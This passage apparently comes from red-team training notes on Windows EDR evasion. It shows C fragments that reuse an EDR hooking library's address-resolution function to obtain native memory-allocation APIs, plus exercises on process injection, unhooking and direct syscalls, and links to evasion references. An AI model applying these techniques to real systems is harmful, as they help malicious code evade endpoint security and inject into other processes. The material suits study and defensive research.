typedef LPVOID(__cdecl* AllocHeap)(SIZE_T dwBytes);
```



2

```
ResolvProcAddress pResolveProcAddress = (ResolvProcAddress)((ULONG_PTR)hMfehcthe + RslvProcAddr);
// Exit if it doesn't matches this function signature
if (memcmp(pResolveProcAddress, "\x56\xFF\x74\x24\x08", 5) != 0) {
        exit(-1);
}
```



3

```
FARPROC procAddr;
_NtAllocateVirtualMemory fpNtAllocVirtualMemory = NULL;
_NtProtectVirtualMemory fpNtProtectVirtualMemory = NULL;
pResolveProcAddress("ntdll.dll", "NtAllocateVirtualMemory", &procAddr);
fpNtAllocVirtualMemory = (_NtAllocateVirtualMemory)procAddr;
```

Controllable Parameters

EDR Recast

- In this technique, function from edr-hooking engine library is re-used
- Function with controllable parameters are utilized
- After finding controllable function in edr-hooking engine library, rest is similar as implementing Native (NT) functions.
- For more information:
  - https://www.cyberwarfare.live/blog/function-recasting-part2

Challenges

- Exercise 1: Perform Classic Remote Process Injection using NTAPIs
- Exercise 2: Unhook APIs & perform classic process injection
- Exercise 3: Implement direct syscall to perform classic process injection
- Exercise 4: EDR function recasting
    - https://www.cyberwarfare.live/blog/function-recasting-part2

References

- https://synzack.github.io/Blinding-EDR-On-Windows/
- https://www.matteomalvica.com/blog/2020/07/15/silencing-the-edr/
- https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++
- https://github.com/jthuraisamy/SysWhispers2
- https://www.cyberwarfare.live/blog/function-recasting-part2